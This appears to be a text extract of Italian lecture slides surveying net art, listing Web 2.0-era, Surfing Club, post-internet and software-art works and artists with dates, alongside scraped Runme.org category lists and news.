Eva & Franco Mattes, [Syntetic Performances](#), 2009 - 2010







Views: 41,995



Views: 8,421



Views: 13,881



Views: 97,391



Views: 956

Arte e Web 2.0

Olia Lialina, [Frozen Niki](#), 2005

Olia Lialina & Dragan Espenshied, [With Elements of Web 2.0](#), 2006

Petra Cortright, [Vvebcam](#), 2007

Petra Cortright on [Youtube](#) (2007 – in corso)

Constant Dullaart, [The Disagreeing Internet](#), 2008

Cory Arcangel, [Art Since 1960 According to the Internet](#), 2008

Natalie Bookchin, [Mass Ornament](#), 2009

Natalie Bookchin, [Testament](#), 2009

Olia Lialina & Dragan Espenshied, [The Digital Folklore Reader](#), 2009

Cory Arcangel, [Sorry I Haven't Posted](#), 2010


Eva & Franco Mattes, [No Fun](#), 2010

Eva & Franco Mattes, [My Generation](#), 2010

Cory Arcangel, [Paganini Caprice n.5](#), 2011







Jodi, [Blogspot](#), 2007

Jodi, [Geogoo](#), 2008

Jodi, [Folksomy](#), 2008 – in corso

Jodi, [Thumbing](#), 2010

Constant Dullaart, [The Revolving Internet](#), 2010

Constant Dullaart on [Youtube](#), 2008 – in corso

Evan Roth, [#1 Bad Ass Mother Fucker](#), 2005 – in corso

Les Liens Invisibles, [A Fake is a Fake](#), 2008

UBERMORGEN.COM, [The EKMRZ Trilogy](#), 2005 – 2009

Moddr, [The Web 2.0 Suicide Machine](#), 2009

Les Liens Invisibles, [Seppukoo](#), 2009

locose, [In the Long Run](#), 2010

Paolo Cirio, Alessandro Ludovico, [Face to Facebook](#), 2011

F.A.T., [Occupy the Internet](#), 2011


Les Liens Invisibles, [Tweet4action](#), 2011

Tobias Leingruber, [Social ID Bureau](#), 2012


locose, [A Crowded Apocalypse](#), 2012

Paolo Cirio, [Persecuting US](#), 2012





I Surfing Club (2006 - 2009)



Nasty Netz - <http://nastynets.com/>

Spirit Surfers - <http://www.spiritsurfers.net/>

Loshadka - <http://www.loshadka.org/>

Double Happiness - <http://doublehappiness.ilikenicethings.com/>

Supercentral - <http://supercentral.org/>

Vvork - <http://www.vvork.com/>

As-Found - <http://www.as-found.net/>

Petra Cortright - <http://petracortright.com/>

Guthrie Lonergan - <http://www.theageofmammals.com/>

Paul Slocum - <http://www.qtile.net/>

Kevin Bewersdorf - <http://shareyoursorrow.tumblr.com/>

Marisa Olson - <http://www.marisaolson.com/>

Jan Robert Leegte - <http://www.leegte.org/>


John Michael Boling - <http://johnmichaelboling.com/>

Charles Broskoski - http://charlesbroskoski.com/_/

Michael Bell-Smith - <http://www.michaelbellsmith.com/>

Harm Van Den Dorpel - <http://harmvandendorpel.com/>

Ryder Ripps - <http://ryder-ripps.com/>





Post Internet

Cory Arcangel

Jon Rafman

Harm Van Den Dorpel

Seth Price

Paul Chan

Ryan Trecartin

AIDS-3D

Oliver Laric

Aleksandra Domanovic

Brad Troemel

Artie Vierkant

Parker Ito






3. Net Art: generi e temi

Formalism & Glitch



These works highlight practices that embrace the aesthetics and formal qualities inherent in the web, operating systems, software errors, and glitches.

Code



These works embody three of the oldest creative practices existing at the intersection of art & computation: Data Visualisation, and Generative, and parametric art.

Digital Archivalism



Artistic practices have long involved modes of collecting and archivalism. This collection seeks to highlight these strategies in dialog with internet based practices.

Tactical Media



These works follow modes of institutional critique, activism and privacy, strategically employing technology to achieve these causes.

Net.art and Hypertext



This collection presents some of the earliest works in the ArtBase, leading off with works produced by the pioneers of net.art in the early/mid 90's.

Rendered Reality



Collected here are works that are emblematic of recent trends in the use of 3D modeling and rendering tools by artists who largely work online.

Browser Based

Mongrel, [Uncomfortable Proximity](#), 2000

Michael Mandiberg, [AfterSherrieLevine.com](#), 2001

Heath Bunting, [BorderXing](#), 2002

Olia Lialina & Dragan Espenschied,
[Zombie and Mummy](#), 2002

Jonah and Chelsea Peretti , [Black People Love Us](#),
2002


Mark Napier, [Net Flag](#), 2002

Rafael Rozendaal, [Broken Self](#), 2007


Harm van den Dorpel, [ETHEREAL SELF](#) and
[ETHEREAL OTHERS](#), 2008

Ryan Trecartin, David Karp, [River of the Net](#), 2010

Brad Troemel, Jonathan Vingiano, [Blind Mist](#), 2011



Networked Performance




Michael Mandiberg, [Shop Mandiberg](#), 2001

MTAA, [1 Year Performance Video](#), 2004

MTAA, [Karaoke Death Match 100](#), 2007

Jonas Lund, [Public Access Me](#), 2012

Collaborative Platforms



Andy Deck, [Collabyrinth](#), 2003

Helga Franz, [Drawingblog](#), 2002


Jonas Lund, [The Paintshop .biz](#), 2012

Brad Troemel et al, [The Jogging](#), 2011

Ryder Ripples et al, [Dump.fm](#), 2009 – ongoing

Claudia Maté, Carlos Saez, [Cloaque.org](#), ongoing

Software art



I/O/D, [The Web Stalker](#), 1997

Jodi, [Wrong Browser](#)

Alexei Shulgin, [Form Art](#), 1997

Amy Alexander, [The Plagiarist Manifesto](#), 1998

Vuk Cosic, [contemporary ascii](#), 1998

Cornelia Sollfrank, [net.art generator](#), 1999

RTMark, [Reamweaver](#), 2001

Adrian Ward, [Auto-Illustrator](#), 2001

[epidemiC], [downJones sendMail](#), 2002

[epidemiC], [Antimafia](#), 2002

Amy Alexander, [Deprogramming.us](#), 2003

UBERMORGEN.COM, [The Injunction Generator](#), 2003

Cory Arcangel, [Data Diaries](#), 2002

category list[algorithmic appreciation](#) (2)

- > [non-code-related](#) (1)
- > [pseudo-quines](#) (0)

[appropriation and plagiarism](#) (5)

- > [stealing](#) (0)

[artificial intelligence](#) (10)[artistic tool](#) (38)

- > [audiovisual](#) (28)
- > [narrative](#) (4)
- > [useless](#) (1)

[bots and agents](#) (16)[browser art](#) (21)[code art](#) (24)

- > [code poetry](#) (9)
- > [minimal code](#) (3)
- > [obfuscation](#) (3)
- > [programming languages](#) (7)
- > [quines](#) (1)

[conceptual software](#) (31)

- > [without hardware - formal instruction](#) (4)

[data transformation](#) (37)

- > [data collage](#) (11)
- > [multimedia](#) (5)
- > [sonification](#) (6)
- > [visualization](#) (7)

[digital aesthetics r&d](#) (12)

- > [disfunctionality](#) (4)
- > [low tech](#) (6)

[digital folk and artisanship](#) (20)

- > [ascii art](#) (3)
- > [audio-visual](#) (1)
- > [gimmicks](#) (6)
- > [screen savers](#) (2)

[existing software manipulations](#) (8)

- > [artistic re-packaging](#) (1)
- > [cracks and patches](#) (0)
- > [instructions](#) (1)
- > [software plugins](#) (2)

[games](#) (16)

- > [deconstruction and modification](#) (8)
- > [public games](#) (3)

[generative art](#) (49)

- > [algorithmic audio](#) (10)
- > [algorithmic design](#) (7)
- > [algorithmic image](#) (18)

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latest projects

- [naked on pluto](#) [09 Oct 2012]
[torrent.py](#) [24 Jun 2011]
[100.000.000 stolen pixels](#) [16 Jun 2011]
[Excerpts From the Chronicles of Pookie & JR](#) [06 Nov 2010]
[Satromizer.pl](#) [24 Oct 2010]
[CodeSounding](#) [22 Sep 2010]
[Velato](#) [11 Jul 2010]
[Destroy the Web](#) [01 Jun 2010]
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featured projects

- [LYCAY \(Let Your Code pLAY\)](#)
[Reject Me](#)
[Go-Logo](#)
[Outsource me!](#)
[The Invisible Hand Machine](#)
[aPoRoPiRaTe!](#)
[\[more\]](#)

news**Social Bits!**

Three new Twittery/Facebooky projects on Runme. How Hetero by Stockholm Pride - uses artificial ignorance to analyze heterosexuality based on language. Evil by Tom Scott - reminds us that Facebook might just be the world's largest phonebook. And you C O D E me by youandme takes a poet's-eye view of Twitter.
[01 Jun 2010]

Sneak Preview of Runme's New Website Design

Check out a preview of runme's new website design: <http://beta.runme.org>
[01 Apr 2010]

More bits!


There's a twitter in the air tonight!
#twitterart - new ascii-folk-twitter tradition...
and The Last Supper... why should never tweet at the dinner table... And a non-twitter project: RTuk - allowing anyone to censor anything - just like - anyone can censor anything...
[14 Mar 2010]

Latest bits...

Surprise new projects! We sure don't mod em like we used to. do we? But here's

keyword cloud [alphabetical order]

smiley coding trash
semantic algorithmic
screensaver lisp BORG
knitting capitalism
violence dangerous
metaphorical
sing market pop
tv superphotography
superstitious
sexy film
linux terrorism
abuse Google
storytelling
desktop parodyware
authorship siteplates
pixel
multiuser representation
sinclair
feminist turing process
supernatural
chat lowtech
corruption mailing
meme email html
realtime
drugs crash
scientific
live geo_culture
spam
virtual
serendipitous
copyright video
metaphysical
psychiatric installation
deconstructive
generative
realworld
Twitter
community
productivity




RSG (Radical Software Group), [Carnivore](#), 2001 – present

Christiane Paul (a cura di), [CODedOC](#), 2002 – 2003

